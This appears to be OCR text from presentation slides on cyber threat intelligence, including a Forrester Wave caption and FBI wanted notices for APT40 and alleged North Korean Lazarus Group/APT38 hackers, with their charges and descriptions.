


https://cyb3rops.medium.com/the-newcomers-guide-to-cyber-threat-actor-naming-7428e18ee263

THE FORRESTER WAVE™

External Threat Intelligence Service Providers


Q3 2023



*A gray bubble or open dot indicates a nonparticipating vendor.

Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.

BRITISH SUMMER
EXPECTATION
REALITY



WANTED BY THE FBI

APT 40 CYBER ESPIONAGE ACTIVITIES

Conspiracy to Damage Protected Computers and Commit Economic Espionage; Criminal Forfeiture


Zhu Yunmin

Wu Shurong

Ding Xiaoyang

Cheng Qingmin

https://www.fbi.gov/wanted/cyber/apt-40-cyber-espionage-activities/apt-40-fbi-wanted-8-5x11-web-june-2021.pdf



WANTED BY THE FBI

JON CHANG HYOK

Conspiracy to Commit Wire Fraud and Bank Fraud; Conspiracy to Commit Computer-Related Fraud (Computer Intrusion)

DESCRIPTION

Aliases: Quan Jiang, Alex Jiang	
Place of Birth: Democratic People's Republic of Korea (North Korea)	**Hair:** Black
Eyes: Brown	**Sex:** Male
Race: Asian	**Languages:** English, Korean, Mandarin Chinese

REMARKS

Jon is a North Korean citizen last known to be in North Korea. Jon has traveled to China in the past and has reported a date of birth in 1989.


CAUTION

Jon Chang Hyok is allegedly a state-sponsored North Korean hacker who is part of an alleged criminal conspiracy responsible for some of the costliest computer intrusions in history. These intrusions caused damage to computer systems of, and stole currency and virtual currency from, numerous victims.

Jon was alleged to be a participant in a wide-ranging criminal conspiracy undertaken by a group of hackers of the North Korean government's Reconnaissance General Bureau (RGB). The conspiracy comprised North Korean hacking groups that some private cybersecurity researchers have labeled the "Lazarus Group" and Advanced Persistent Threat 38 (APT38). For his part in the conspiracy, Jon is alleged to have been directly involved in the development and dissemination of malicious cryptocurrency applications targeting numerous cryptocurrency exchanges and other companies. On December 8, 2020, a federal arrest warrant was issued for Jon in the United States District Court, Central District of California, after he was charged with one count of conspiracy to commit wire fraud and bank fraud, and one count of conspiracy to commit computer fraud (computer intrusions).

If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Los Angeles



WANTED BY THE FBI

KIM IL

Conspiracy to Commit Wire Fraud and Bank Fraud; Conspiracy to Commit Computer-Related Fraud (Computer Intrusion)

DESCRIPTION

Aliases: Julien Kim, Tony Walker	
Place of Birth: Democratic People's Republic of Korea (North Korea)	**Hair:** Black
Eyes: Brown	**Sex:** Male
Race: Asian	**Languages:** English, Korean, Mandarin Chinese

REMARKS

Kim is a North Korean citizen last known to be in North Korea. Kim has traveled to Singapore and Russia in the past and has reported a date of birth in 1994.


CAUTION

Kim Il is allegedly a state-sponsored North Korean hacker who is part of an alleged criminal conspiracy responsible for some of the costliest computer intrusions in history. These intrusions caused damage to computer systems of, and stole currency and virtual currency from, numerous victims.

Kim was alleged to be a participant in a wide-ranging criminal conspiracy undertaken by a group of hackers of the North Korean government's Reconnaissance General Bureau (RGB). The conspiracy comprised North Korean hacking groups that some private cybersecurity researchers have labeled the "Lazarus Group" and Advanced Persistent Threat 38 (APT38). For his part in the conspiracy, Kim is alleged to have been directly involved in the development and dissemination of a malicious cryptocurrency application, in cyber-enabled heists from financial institutions, and in the Marine Chain initial coin offering. On December 8, 2020, a federal arrest warrant was issued for Kim in the United States District Court, Central District of California, after he was charged with one count of conspiracy to commit wire fraud and bank fraud, and one count of conspiracy to commit computer fraud (computer intrusions).

If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Los Angeles



WANTED BY THE FBI

PARK JIN HYOK

Conspiracy to Commit Wire Fraud and Bank Fraud; Conspiracy to Commit Computer-Related Fraud (Computer Intrusion)

DESCRIPTION

Aliases: Jin Hyok Park, Pak Jin Hek, Pak Kwang Jin	
Place of Birth: Democratic People's Republic of Korea (North Korea)	**Hair:** Black
Eyes: Brown	**Sex:** Male
Race: Asian	**Languages:** English, Korean, Mandarin Chinese

REMARKS

Park is a North Korean citizen last known to be in North Korea. Park has traveled to China in the past and has reported dates of birth in 1984 and 1981.

CAUTION


Park Jin Hyok is allegedly a state-sponsored North Korean computer programmer who is part of an alleged criminal conspiracy responsible for some of the costliest computer intrusions in history. These intrusions caused damage to computer systems of, and stole currency and virtual currency from, numerous victims.

Park was alleged to be a participant in a wide-ranging criminal conspiracy undertaken by a group of hackers of the North Korean government's Reconnaissance General Bureau (RGB). The conspiracy comprised North Korean hacking groups that some private cybersecurity researchers have labeled the "Lazarus Group" and Advanced Persistent Threat 38 (APT38). On December 8, 2020, a federal arrest warrant was issued for Park in the United States District Court, Central District of California, after he was charged with one count of conspiracy to commit wire fraud and bank fraud, and one count of conspiracy to commit computer fraud (computer intrusions). A federal arrest warrant was previously issued for Park on June 8, 2018, after he was charged with one count of conspiracy to commit wire fraud and one count of conspiracy to commit computer-related fraud (computer intrusion) in a federal criminal complaint.

If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Los Angeles

